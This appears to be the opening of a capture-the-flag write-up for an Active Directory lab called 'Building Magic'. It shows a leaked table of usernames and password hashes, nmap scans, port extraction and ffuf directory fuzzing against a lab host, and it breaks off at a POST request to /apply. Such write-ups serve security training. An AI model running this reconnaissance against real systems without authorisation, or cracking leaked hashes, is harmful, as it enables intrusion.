AD Challenge Lab: Building Magic

This is the first challenge lab released on the Hacksmarter.org platform. This was listed as an easy box. I would have rated it medium just due to how many steps there were for it, but overall it was not very hard. It is a very well done Active Directory (AD) machine that seemed pretty close to something you may run into while doing an internal network penetration test.
Attack Path:

- We are provided with vhosts for this machine, so lets add buildingmagic.local and dc01.buildingmagic.local to the /etc/hosts file, I also added DC01.
/etc/hosts:
- We are provided with a leaked database.
Leaked Database:
id	username	full_name	role		password
1	r.widdleton	Ron Widdleton	Intern Builder	c4a21c4d438819d73d24851e7966229c
2	n.bottomsworth	Neville Bottomsworth Plannner	61ee643c5043eadbcdc6c9d1e3ebd298
3	l.layman	Luna Layman	Planner		8960516f904051176cc5ef67869de88f
4	c.smith		Chen Smith	Builder		bbd151e24516a48790b2cd5845e7f148
5	d.thomas	Dean Thomas	Builder		4d14ff3e264f6a9891aa6cea1cfa17cb
6	s.winnigan	Samuel Winnigan	HR Manager	078576a0569f4e0b758aedf650cb6d9a
7	p.jackson	Parvati Jackson	Shift Lead	eada74b2fa7f5e142ac412d767831b54
8	b.builder	Bob Builder	Electrician	dd4137bab3b52b55f99f18b7cd595448
9	t.ren		Theodore Ren	Safety Officer	bfaf794a81438488e57ee3954c27cd75
10 e.macmillan Ernest Macmillan Surveyor 47d23284395f618bea1959e710bc68ef- First lets scan the target for open ports with nmap.
Nmap Fast Open Port Scan:
sudo nmap -T4 -vv -p- 10.1.191.96 -oA fast

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 126
80/tcp    open  http             syn-ack ttl 126
88/tcp    open  kerberos-sec     syn-ack ttl 126
135/tcp   open  msrpc            syn-ack ttl 126
139/tcp   open  netbios-ssn      syn-ack ttl 126
389/tcp   open  ldap             syn-ack ttl 126
445/tcp   open  microsoft-ds     syn-ack ttl 126
464/tcp   open  kpasswd5         syn-ack ttl 126
593/tcp   open  http-rpc-epmap   syn-ack ttl 126
636/tcp   open  ldapssl          syn-ack ttl 126
3268/tcp  open  globalcatLDAP    syn-ack ttl 126
3269/tcp  open  globalcatLDAPssl syn-ack ttl 126
3389/tcp  open  ms-wbt-server    syn-ack ttl 126
5985/tcp  open  wsman            syn-ack ttl 126
8080/tcp  open  http-proxy       syn-ack ttl 126
9389/tcp  open  adws             syn-ack ttl 126
49664/tcp open  unknown          syn-ack ttl 126
49668/tcp open  unknown          syn-ack ttl 126
49672/tcp open  unknown          syn-ack ttl 126
49673/tcp open  unknown          syn-ack ttl 126
49708/tcp open  unknown          syn-ack ttl 126
49822/tcp open unknown syn-ack ttl 126- Next lets output the open ports to one line so we can run a detailed scan on the open ports.
Extract Open Ports with sed:
sed -n 's/^\([0-9]\+\)\/tcp.*/\1/p' fast.nmap | paste -sd,
53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,8080,9389,49664,49668,49672,49673,49708,49822- Next let start a detailed scan with nmap on the open ports.
Detailed Scan of Open Ports:
sudo nmap -A -p53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,8080,9389,49664,49668,49672,49673,49708,49822 10.1.191.96 -oA details

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-07 12:50 PDT
Nmap scan report for buildingmagic.local (10.1.191.96)
Host is up (0.098s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-07 19:50:54Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: BUILDINGMAGIC.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BUILDINGMAGIC.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-09-07T19:52:31+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.BUILDINGMAGIC.LOCAL
| Not valid before: 2025-09-02T21:29:10
|_Not valid after:  2026-03-04T21:29:10
| rdp-ntlm-info:
|   Target_Name: BUILDINGMAGIC
|   NetBIOS_Domain_Name: BUILDINGMAGIC
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: BUILDINGMAGIC.LOCAL
|   DNS_Computer_Name: DC01.BUILDINGMAGIC.LOCAL
|   DNS_Tree_Name: BUILDINGMAGIC.LOCAL
|   Product_Version: 10.0.20348
|_  System_Time: 2025-09-07T19:51:52+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          Werkzeug httpd 3.1.3 (Python 3.13.3)
|_http-title: Building Magic Application Portal
|_http-server-header: Werkzeug/3.1.3 Python/3.13.3
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
49822/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 3 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-09-07T19:51:52
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   96.70 ms  10.200.0.1
2   ...

3 101.46 ms buildingmagic.local (10.1.191.96)- This all looks normal to me, and looks like a domain controller, but the one thing that sticks out is port 8080 that show it is running Werkzeug httpd 3.1.3 (Python 3.13.3)
Namp Scan Showing Port 8080 Open:

- Let's check both port 80, which looks like the default IIS page and port 8080.
Port 80:
Port 8080:


- I always like to check the underpinning technology with Wappalyzer as well, which does not reveal anything out of the ordinary.
Wappalyzer for Port 8080:

- We should also start fuzzing directories on both 80 and 8080 but before I started that, I reviewed the source code for the web page of 8080 and see that there may be a
/adminportal page.
Source for 8080:

- Visiting the /admin page, it tells us we are unauthorized :-(
/admin:
- Directory fuzzing reveals a couple more pages that we should check out.
Fuzzing Directories on Port 8080:
ffuf -u http://buildingmagic.local:8080/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -ic -fc 500 -o port8080


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://buildingmagic.local:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Output file      : port8080
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 500
________________________________________________

admin                   [Status: 403, Size: 599, Words: 174, Lines: 26, Duration: 206ms]
apply                   [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 113ms]
submitted               [Status: 200, Size: 823, Words: 240, Lines: 30, Duration: 183ms]
:: Progress: [62281/62281] :: Job [1/1] :: 197 req/sec :: Duration: [0:05:34] :: Errors: 0 ::
- Visiting /submitted we get this page
/submitted:


- And visiting /apply we get method not allowed.
/apply

- We can grab that request in Burp Suite and change it to a POST request, which gives us a 302 redirect.
POST Request to /apply:
